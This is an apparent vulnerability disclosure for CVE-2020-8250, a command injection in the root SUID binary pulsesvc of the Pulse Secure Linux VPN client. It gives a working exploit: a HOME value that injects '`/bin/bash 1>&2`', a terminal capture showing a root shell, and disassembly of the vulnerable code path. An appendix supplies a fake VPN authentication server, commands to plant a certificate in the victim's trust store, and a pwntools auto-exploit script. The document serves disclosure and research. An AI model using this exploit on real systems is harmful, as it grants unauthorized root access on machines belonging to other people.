Pulse Secure VPN Linux Client

Environment:

- Tested on Pulse Secure Network Connect client for Linux:
    - Version 9.1-5-Build151 (32 bit)
    - Version 9.1-4-Build143 (32 and 64 bit)
- Ubuntu Linux

Requirements:

The below exploits target code that is accessed post client authentication, that means that in order to exploit this vulnerability an attacker would require one of the 3 scenarios:

- Hosting an attacker-controlled Pulse VPN Server
- A valid SSL/TLS certificate to host a dummy VPN server (Can be easily done with solutions such as "Let's Encrypt")
- Connecting to a legitimate Pulse VPN Server (User credentials/Client certificates may be found directly on the compromised client)


CVE-2020-8250: Privilege Escalation via Command Injection

Description:
The root SUID executable pulsesvc, has a function “do_upload” that unsafely passes the “HOME” environmental variable to “system()”. By altering the “HOME” variable to contain special shell characters (Ex: “``” or “$()”), an attacker can inject arbitrary commands when “do_upload” is called and can elevate his/her privileges to root.

This vulnerability affects the 32-bit and 64-bit executables in the same way.

Proof of Concept:
Commands to trigger the vulnerability:

```
export HOME='`/bin/bash 1>&2`'
/usr/local/pulse/pulsesvc -h <host> -u <user> -p <password> -r <relm> -g
```




```
guest@tester: /usr/local/pulse
File  Edit  View  Search  Terminal  Help
guest@tester:/usr/local/pulse$ ls -la pulsesvc
-rwsrwsr-x 1 root root 5045048 tammi  3 13:41 pulsesvc
guest@tester:/usr/local/pulse$
guest@tester:/usr/local/pulse$ export HOME='`/bin/bash 1>&2`'
guest@tester:/usr/local/pulse$
guest@tester:/usr/local/pulse$ ./pulsesvc -h 192.168.243.128 -u aaa -p bbb -r ccc -g
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@tester:/usr/local/pulse# id
uid=0(root) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
root@tester:/usr/local/pulse#
root@tester:/usr/local/pulse# exit
exit
sh: 1: cd: can't cd to /.pulse_secure/pulse/
unable to zip log files: No such file or directory
Log upload returned -804guest@tester:/usr/local/pulse$
```

Vulnerable code:

- “Getenv” function is used to get the content of the “HOME” environmental variable:


```
0x411a20 <do_upload(NC_DSClient&)+400>:call   0x40c698 <getenv@plt>
         Guessed arguments:
         arg[0]: 0x562c99 --> 0x75702e00454d4f48 ('HOME')
```



```
[-------------------------------------code-------------------------------------]
   0x411a11 <do_upload(NC_DSClient&)+385>:      call   0x468c18 <DSLogGetLogDir(DSLogRef)>
   0x411a16 <do_upload(NC_DSClient&)+390>:      lea    rdi,[rip+0x15127c]        # 0x562c99
   0x411a1d <do_upload(NC_DSClient&)+397>:      mov    r13,rax
=> 0x411a20 <do_upload(NC_DSClient&)+400>:      call   0x40c698 <getenv@plt>
   0x411a25 <do_upload(NC_DSClient&)+405>:      lea    r8,[rip+0x152785]        # 0x5641b1
   0x411a2c <do_upload(NC_DSClient&)+412>:      lea    rsi,[rip+0x1529f5]        # 0x564428
   0x411a33 <do_upload(NC_DSClient&)+419>:      mov    rdx,rax
   0x411a36 <do_upload(NC_DSClient&)+422>:      mov    rcx,r13
Guessed arguments:
arg[0]: 0x562c99 --> 0x75702e00454d4f48 ('HOME')
[------------------------------------stack-------------------------------------]
```

- The above is unsafely passed to a “sprintf” in order to form the command string:


```
0x411a3e <do_upload(NC_DSClient&)+430>:call    0x40c3d8 <sprintf@plt>
         Guessed arguments:
         arg[0]: 0x7ffcc7bb42a0 --> 0x0
         arg[1]: 0x564428 ("cd %s/%s; /usr/bin/zip -y -j %s *.log *.old
../dsHostChecker*log 1>/dev/null  2>/dev/null")
         arg[2]: 0x7ffcc7bb6cf6 ("...HOME_VALUE...")  ### CONTROLLED INPUT
         arg[3]: 0xad4930 (".pulse_secure/pulse/")
         arg[4]: 0x5641b1 ("pulse.zip")
```



```
[------------------------------------code------------------------------------]
   0x411a36 <do_upload(NC_DSClient&)+422>:      mov    rcx,r13
   0x411a39 <do_upload(NC_DSClient&)+425>:      mov    rdi,rbx
   0x411a3c <do_upload(NC_DSClient&)+428>:      xor    eax,eax
=> 0x411a3e <do_upload(NC_DSClient&)+430>:      call   0x40c3d8 <sprintf@plt>
   0x411a43 <do_upload(NC_DSClient&)+435>:      mov    rdi,rbx
   0x411a46 <do_upload(NC_DSClient&)+438>:      call   0x40c0f8 <system@plt>
   0x411a4b <do_upload(NC_DSClient&)+443>:      call   0x468be0 <DSLogGetDefault()>
   0x411a50 <do_upload(NC_DSClient&)+448>:      mov    rdi,rax
Guessed arguments:
arg[0]: 0x7ffd20a99200 --> 0x0
arg[1]: 0x564428 ("cd %s/%s; /usr/bin/zip -y -j %s *.log *.old ../dsHostChecker*log 1>/dev/null  2>/dev/null")
arg[2]: 0x7ffd20a9be68 ("`/bin/bash 1>&2`")
arg[3]: 0x2176930 (".pulse_secure/pulse/")
arg[4]: 0x5641b1 ("pulse.zip")
```

- The unsafe command string is ultimately passed to a system function that executes the malicious commands:

```
0x411a46 <do_upload(NC_DSClient&)+438>:call    0x40c0f8 <system@plt>
         Guessed arguments:
         arg[0]:  ("cd ...HOME_VALUE.../.pulse_secure/pulse/; /usr/bin/zip -y -j
pulse.zip *.log *.old ../dsHostChecker*log 1>/dev/null  2>/dev/null")
```



```
[------------------------------------code------------------------------------]
   0x411a3c <do_upload(NC_DSClient&)+428>:      xor    eax,eax
   0x411a3e <do_upload(NC_DSClient&)+430>:      call   0x40c3d8 <sprintf@plt>
   0x411a43 <do_upload(NC_DSClient&)+435>:      mov    rdi,rbx
=> 0x411a46 <do_upload(NC_DSClient&)+438>:      call   0x40c0f8 <system@plt>
   0x411a4b <do_upload(NC_DSClient&)+443>:      call   0x468be0 <DSLogGetDefault()>
   0x411a50 <do_upload(NC_DSClient&)+448>:      mov    rdi,rax
   0x411a53 <do_upload(NC_DSClient&)+451>:      call   0x468c18 <DSLogGetLogDir(DSLogRef)>
   0x411a58 <do_upload(NC_DSClient&)+456>:      lea    rdi,[rip+0x15123a]        # 0x562c99
Guessed arguments:
arg[0]: 0x7ffd20a99200 ("cd `/bin/bash 1>&2`/ pulse_secure/pulse/; /usr/bin/zip -y -j pulse.zip *.log *.old ../dsHostChecker*log 1>/dev/null  2>/dev/nu
ll")
```

Appendix:

Code for dummy Pulse VPN Authentication Server:

```
#!/usr/bin/python2
### Made for python 2

import BaseHTTPServer, SimpleHTTPServer
import ssl
import sys

#### Generate and trust certificates on the victim running pulsesvc ####
valid_ssl_cert_path = "cert.pem"
valid_ssl_key_path = "key.pem"
#### Generate and trust certificates on the victim running pulsesvc ####


class SimpleHTTPRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
  def do_GET(self):
        if self.path == "/":
                self.send_response(200)
                self.send_header("Set-Cookie", "hahahah=mal;")
                self.send_header("Location", "/welcome.html")
                self.end_headers()
                self.wfile.write('hexor')
        else:
                self.send_response(200)
                self.end_headers()
                self.wfile.write('22222')

  def do_POST(self):
        self.send_response(200)
        self.send_header("Set-Cookie", "DSID=1111111;")
        self.end_headers()
        self.wfile.write('Whatever')


# 0.0.0.0 allows connections from anywhere
def SimpleHTTPSServer(port=443):
  httpd = BaseHTTPServer.HTTPServer(('0.0.0.0', port), SimpleHTTPRequestHandler)
  httpd.socket = ssl.wrap_socket (httpd.socket, certfile=valid_ssl_cert_path,
keyfile=valid_ssl_key_path, server_side=True)

  print("Serving HTTPS on 0.0.0.0 port "+str(port)+" ...")
  httpd.serve_forever()

if __name__ == "__main__":
  try:
        if len(sys.argv) >= 2:
                SimpleHTTPSServer(int(sys.argv[1]))
        else:
                SimpleHTTPSServer()
  except KeyboardInterrupt:
        print("\nOK Bye ...")
```

Bash script for generating and trusting TLS certificates:

```
### Generate Certs
### Run it on the Attacker machine hosting the "DummyAuthServer.py" server
openssl req -nodes -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365

### Trust Cert
### Requires Sudo or root
### Run it on the victim machine which will run “pulsesvc”
cat cert.pem >> /etc/ssl/certs/ca-certificates.crt

### Note: In order to simplify the testing process, the victim and the attacking server
can be the same machine/vm
```

Note: This step is for testing purposes only. In a real-life scenario, an attacker will use services such as “Let’s Encrypt”

Python Script to auto-exploit the vulnerability:

```
#!/usr/bin/python

from pwn import *

server = "<SERVER_IP>" # Change This
user = "USERNAME"
passwd = "PASSWORD"
relm = "RELM"

inj = "`/bin/bash 1>&2`" # Command to be run (in this case an interactive bash shell)

pulsesvc = "/usr/local/pulse/pulsesvc"

io = process([pulsesvc, "-u", user, "-p", passwd, "-r", relm, "-h", server, "-g"],
env={'HOME':inj})

io.interactive()

io.close()
```